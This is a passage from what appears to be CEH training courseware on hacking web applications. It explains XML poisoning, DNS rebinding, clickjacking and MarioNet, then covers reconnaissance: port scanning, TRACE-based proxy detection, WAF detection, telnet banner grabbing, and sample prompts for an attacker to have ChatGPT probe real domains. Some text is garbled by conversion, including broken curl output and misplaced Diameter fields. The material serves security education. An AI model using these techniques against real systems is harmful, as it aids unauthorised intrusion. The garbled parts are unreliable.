<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Diagram by EC-Council. All rights reserved. Reproduction in whole or in part without written permission is strictly prohibited.

Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.

XML Request


```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
    2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

DNS Rebinding Attack

- Attackers use the DNS rebinding technique to bypass the Same Origin Policy's security constraints, allowing the malicious web page to communicate or make arbitrary requests to local domains.
- Example: An attacker creates a malicious website with domain name certifiedhacker.com and registers it with the DNS server controlled by them.
- The attacker then configures the DNS server to send DNS responses with very short TTL values to avoid caching.



DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any external resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation.

How DNS Rebinding Works

An attacker creates a malicious website with the domain name `certifiedhacker.com` and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website `http://certifiedhacker.com`.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website `http://certifiedhacker.com`. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain `http://certifiedhacker.com` to get additional resources from `http://certifiedhacker.com/secret.html`. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of `xyz.com`, the victim's browser loads `http://xyz.com/secret.html` and not `http://certifiedhacker.com/secret.html` successfully by bypassing the SOP.





Figure 14.42: Demonstration of DNS rebinding attack

28 Module M | Hacking Web Applications

EC-Council C|EH®

Clickjacking Attack

- Attackers perform clickjacking attacks by tricking the victim into clicking on any **malicious web page** element that is placed transparently on the top of any trusted web page.
- Clickjacking is not a single technique attackers leverage, but is instead a variety of attack vectors and techniques called **UI redress attacks**.
- Attackers perform this attack by exploiting the vulnerabilities caused by **HTML iframes** or improper configuration of the **X-Frame-Options header**.



Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called **UI redress attacks**. They perform such attacks by exploiting the vulnerabilities caused by **HTML iframes** or improper configuration of the **X-Frame-Options header**. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

- Complete transparent overlay:** In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- Cropping:** In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay:** In this technique, the attacker creates an iframe of 1x1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping:** This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and registers only the malicious page.
- **Rapid content replacement:** In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment for registering a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.




Figure 14.43: Illustration of clickjacking attack

29 - Module M | Hacking Web Applications

EC-Council C|EH®

MarioNet Attack

- MarioNet is a browser-based attack that runs malicious code **inside the browser**, and the infection persists even after closing or browsing away from the malicious web page through which infection has spread
- Attackers register and activate a **Service Worker API** through a website controlled by the attacker
- When the victim browses that website, Service Worker **automatically activates** and can run persistently in the background
- It can be used to create a **botnet** and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking




Diagram © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

MarioNet Attack

MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers SyncManager interface.

Therefore, MarioNet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. MarioNet leverages the abilities of JavaScript and depends on previously available HTML5 APIs. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.




Figure 14.44: Illustration of MarioNet attack

Other Web Application Attacks

- **Cookie Snooping**

Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **RC4 NOMORE Attack**

A Rivest Cipher Numerous Occurrence MOnitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

- **Buffer Overflow**

A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **Business Logic Bypass Attack**

A business logic bypass attack targets a specific or intended functionality of a web application rather than exploiting traditional software vulnerabilities. This type of attack manipulates the application's normal workflow or business rules to achieve the target. Attackers leverage the logical flaws in the application's design, which results in unauthorized access, data leakage, or other fraudulent activities.

- **CAPTCHA Attacks**

CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Denial-of-Service (DoS)**

A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not be able to function for a few hours or even days, resulting in the loss of time and money.

- **H2C Smuggling Attack**

The H2C Smuggling attack is a web security attack that allows attackers to exploit vulnerabilities in the handling of HTTP/2 connections, particularly in scenarios where a web application supports both HTTP/1.1 and HTTP/2 protocols. "H2C" stands for HTTP/2 over TCP (without TLS), and smuggling refers to the attacker's ability to craft requests that mislead security controls or frontend/backend communication processes within a web application's architecture. This type of attack can lead to various security breaches, including cache poisoning, bypassing security controls, and obtaining unauthorized access to sensitive information.

- **JavaScript Hijacking**

JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser's same-origin policy that permits a domain to add code from another domain.

- **Cross-Site WebSocket Hijacking**

A Cross-Site WebSocket Hijacking (CSWH) is a web security vulnerability that allows an attacker to establish a WebSocket connection with a vulnerable web application using the identity of a victim. This type of attack is possible when the WebSocket handshake occurs using HTTP cookies without CSRF tokens or any other security mechanisms. Attackers exploit this vulnerability to establish a connection between the vulnerable application and their malicious web page, enabling them to send arbitrary messages to the application and read the content received in response from the server.

- **Obfuscation Application**

Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known

attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Network Access Attacks**

Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

- **DMZ Protocol Attacks**

The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

- Compromise of the web application and data
- Defacement of websites
- Access to internal systems, including databases, backups, and source code

31. Module 14 | Hacking Web Applications

EC-Council C|EH™

Objective 03

Explain Web Application Hacking Methodology

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited without Prior Written Consent at www.ec-council.org.

31. Module 14 | Hacking Web Applications

EC-Council C|EH™

Web Application Hacking Methodology

- 1 Footprint Web Infrastructure
- 2 Analyze Web Applications
- 3 Bypass Client-Side Controls
- 4 Attack Authentication Mechanism
- 5 Attack Authorization Schemes
- 6 Attack Access Controls
- 7 Attack Session Management Mechanism
- 8 Perform Injection Attacks
- 9 Attack Application Logic Flaws
- 10 Attack Shared Environments
- 11 Attack Database Connectivity
- 12 Attack Web App Client
- 13 Attack Web Services

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited without Prior Written Consent at www.ec-council.org.

Web Application Hacking Methodology

The previous section discussed the security posture of web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using a detailed process called the hacking methodology. This section will describe the steps of the hacking methodology, explaining how attackers target web applications.

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services

If hackers do not use this process and try to exploit the web application directly, their chances of failure increases. The following phases of this module will provide a detailed explanation of how attackers derive information about these resources.

33 Module M | Hacking Web Applications

EC-Council C|EH®

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about **server locations** and ensures that the target server is live on the Internet.

Whois lookup utilities provide information about the IP address of the web server and DNS names.

Whois Lookup

Whois Lookup Tools:

- Netcraft (<https://www.netcraft.com>)
- Whois Lookup (<https://whois.domaintools.com>)
- Batch IP Converter (<http://www.ip2location.com>)
- Whois.DomainLookup (<https://www.whois.com>)

DNS interrogation provides information about the **locations and types of servers**.

DNS Interrogation

DNS Interrogation Tools:

- DNSRecon (<https://github.com>)
- DNS Records (<https://www.nslookup.id>)
- Domain Dossier (<https://domaindossier.net>)
- DNSdumpster.com (<https://dnsdumpster.com>)

Analyze the **server response header field** to identify the make, model, and version of the web server software.

Banner Grabbing

Banner Grabbing Tools:

- Telnet (<https://github.com>)
- Netcat (<https://netcat.sourceforge.net>)
- ID Serve (<https://www.gre.com>)
- Netcraft (<https://www.netcraft.com>)

Note: For complete coverage of Whois lookup, DNS interrogation, and Banner Grabbing, refer to Module 02: Penetrating and Reconnaissance as well as Module 13: Hacking Web Servers.

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Strictly Prohibited. See Information at www.ec-council.org.

33 Module M | Hacking Web Applications

EC-Council C|EH®

Footprint Web Infrastructure: Port and Service Discovery

- Scan the target web server to **identify common ports** that web servers use for different services.
- Initiate port scanning attempts to connect to a particular set of TCP or UDP ports to discover services that exist on the server.
- Identified services act as **attack paths** for web application hacking.



Port Scanning Tools

- NetScanTools Pro (<https://www.netscantools.com>)
- Advanced Port Scanner (<https://www.advancedportscanner.com>)
- Open Port Scanner (<https://www.solarwinds.com>)
- Port Scanner (<https://www.whatismyip.com>)

Note: For complete coverage of port scanning, refer to Module 03: Scanning Networks.

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Strictly Prohibited. See Information at www.ec-council.org.

34 Module M | Hacking Web Applications

EC-Council C|EH™

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site

Detecting Proxies

- Determine whether your target site is routing your requests through any proxy servers
- Proxy servers generally add certain headers in the response header field
- Use the HTTP/1.1 TRACE method to identify any changes that a proxy server made to the request.

```
"Via": "X-Forwarded-By", "Proxy-Gateway-Id":  
"TRACE /HTTP/1.1  
Host: www.test.com  
HTTP/1.1 200 OK  
Server: Apache/2.4.41  
Date: Fri, 21 Apr 2023 15:25:10 GMT  
Content-Length: 49  
TRACE /HTTP/1.1  
Host: www.test.com  
Via: 1.1 192.168.1.15
```

Detecting Web Application Firewalls

- Determine whether your target site is running a web app firewall in front of a web application
- Check the cookies response to your request because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as WAFW00F to find which WAF is running in front of the application



Source: © EC-Council. All Rights Reserved. Unauthorized Use or Distribution of This Material is Strictly Prohibited. Ref ID: 10000000000000000000000000000000

35 Module M | Hacking Web Applications

EC-Council C|EH™

WAF Detection with AI

- An attacker can also leverage AI-powered ChatGPT or other generative-AI technology to perform this task by using appropriate prompts such as:
 - "Check if the target url www.certifiedhacker.com has web application firewall?"
 - "Check if the target url www.certifiedhacker.com is protected with web application firewall using wafw00f?"



Source: © EC-Council. All Rights Reserved. Unauthorized Use or Distribution of This Material is Strictly Prohibited. Ref ID: 10000000000000000000000000000000

38 | Module 14 | Hacking Web Applications

EC-Council C|EH™

Footprint Web Infrastructure: Hidden Content Discovery

- Discover any **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application.
- This allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

Web Spidering/Crawling

- Web spiders automatically **discover hidden content and functionality** by parsing HTML, forms and client-side JavaScript requests and responses.
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Web Data Extractor Pro for web spidering.

User-Directed Spidering

- Attackers use standard web browsers to walk through the target website's functionality.
- Attackers use tools such as Burp Suite and WebScarab, which combine web spider and intercepting proxy features, to monitor and analyze the target website's traffic.

OWASP Zed Attack Proxy



© 2014 EC-Council. All Rights Reserved. Reproduction in Whole or Part is Strictly Prohibited. Visit www.ec-council.org

39 | Module 14 | Hacking Web Applications

EC-Council C|EH™

Footprint Web Infrastructure: Detect Load Balancers

- Organizations use load balancers to **distribute web server load** on multiple servers and increase the productivity and reliability of web applications.
- Attackers use various tools such as dig, and load balancing detector (lbd) to **detect load balancers** and their real IP addresses.

dig



load balancing detector (lbd)



© 2014 EC-Council. All Rights Reserved. Reproduction in Whole or Part is Strictly Prohibited. Visit www.ec-council.org

38 Module M | Hacking Web Applications

EC-Council C|EH™

Detecting Load Balancers using AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as:
 - "Use load balancing detector on target domain yahoo.com."



```
curl -I https://www.yahoo.com
HTTP/2 connection closed
HTTP/2 connection closed
425
425
```

Copyright © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited without permission from EC-Council.

38 Module M | Hacking Web Applications

EC-Council C|EH™

Footprint Web Infrastructure: Detecting Web App Technologies

- Attackers try to discover the underlying technologies used to build a web application to understand the attack surface and identify potential vulnerabilities that could be exploited.

Wappalyzer

Attackers use Wappalyzer to identify the technology stack of any website, such as CMS, ecommerce platform or payment processor, etc.



Copyright © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited without permission from EC-Council.

BuiltWith

BuiltWith enables attackers to identify the technology stack used by websites.



<http://builtwith.com>

Footprint Web Infrastructure: Web Sockets Enumeration

- Attackers enumerate the WebSockets on a target site to identify the running WebSocket servers, using tools such as STEWS (Security Testing and Enumeration of WebSockets).

STEWS

- STEWS allows attackers to discover WebSocket endpoints, determine what server is running on each endpoint, and identify known vulnerabilities.

- Run the following command to perform Websocket enumeration on the target web application.

```
python3 STEWS-fingerprint.py -t <target URL>
```

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part Without the Prior Written Consent of EC-Council is Prohibited.

Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web application is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web application connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web application architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows an attacker to engage in the following tasks:

- Server discovery:** Attackers attempt to discover the physical servers that host web applications, using techniques such as Whois lookup, DNS interrogation, port scanning, and so on.
- Service discovery:** Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web application. This procedure also provides web application information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScanTools Pro, and others to find services running on open ports and exploit them.
- Server identification:** Attackers use banner grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information that this technique provides includes the following:
 - Local identity:** information such as the location of the server and the Origin-Host.

- **Local addresses:** the local IP addresses that the server uses for sending Diameter Capability Exchange messages (CER/CEA messages), including the server identity, capabilities, and other information such as protocol version number and supported Diameter applications.
- **Self-names:** this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.
- **WAF and proxy detection:** Attackers discover the web application firewall and proxy settings to understand the security measures in place.
- **Hidden content discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.
- **Load balancers detection:** Attackers can detect load balancers of the target organization along with their real IP addresses to identify servers exposed over the Internet.
- **Web app technologies detection:** Attackers can detect the underlying technologies used to build the web application before initiating the actual attack.
- **WebSocket enumeration:** While footprinting the web infrastructure, attackers can identify the WebSocket servers running on the target site.

Server Discovery

To footprint a web infrastructure, first, you need to discover active Internet servers. Three techniques, namely Whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.

▪ Whois Lookup

Whois lookup tools allow you to gather information about a domain with the help of DNS and Whois queries. They provide information about the IP address of the web server and DNS names. These tools produce results in the form of an HTML report.

Use the following tools to perform Whois lookup:

- Netcraft (<https://www.netcraft.com>)
- Whois Lookup (<https://whois.domaintools.com>)
- Batch IP Converter (<http://www.sabsoft.com>)
- Whois Domain Lookup (<https://www.whois.com>)
- Whois (<https://webwhois.verisign.com>)
- Whois Lookup (<https://mxtoolbox.com>)

▪ DNS Interrogation

Organizations use DNS interrogation, which is a distributed database, to connect their IP addresses with their respective hostnames and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather the information required for

launching an attack on a target organization. It provides information about the location and type of servers.

Use the following tools to perform DNS interrogation:

- o DNSRecon (<https://github.com>)
- o DNS Records (<https://www.nslookup.io>)
- o Domain Dossier (<https://centralops.net>)
- o DNSdumpster.com (<https://dnsdumpster.com>)

Server Discovery: Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo-request to it. The target then replies to the request with a banner message that contains sensitive information required by the attacker to further penetrate the target.

Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps them to select the appropriate exploits from vulnerability databases to attack the web server and its applications.

How an attacker can use telnet to establish a connection and gain banner information of a target is demonstrated below:

- The attacker issues the command `telnet moviescope.com 80` in his/her machine's command prompt to establish a telnet connection with the target machine.

Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains banner information of the target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the web server that hosts the website.

Syntax: C:\telnet <Website domain or IP address> 80

The screenshot shows a terminal window titled "telnet www.moviescope.com 80 - Parrot Terminal". The window has a dark background with white text. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu, the title bar displays the command: "#telnet www.moviescope.com 80". The main area of the terminal shows the output of the command: "Trying 10.10.1.19".

Figure 14.45: An example of telnet command usage

- After establishing the connection, the attacker receives the prompt: **does not display any information**.
- Now, the attacker will press the Esc key, which returns the banner message that displays information about the target server along with some miscellaneous information.

```
Connected to www.moviescope.com
Escape character is '['
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 05:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed32d01d"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 19 Mar 2024 07:52:07 GMT
Connection: close
Content-Length: 783
```

Figure 14.46: Result of telnet banner grabbing

- This information helps attackers find ways to exploit target web servers and their applications.
- **Grabbing Banners from SSL Services**

Tools such as Telnet and Netcat are capable of grabbing banners of web servers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques as those used for grabbing banners over HTTP connections. They can use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

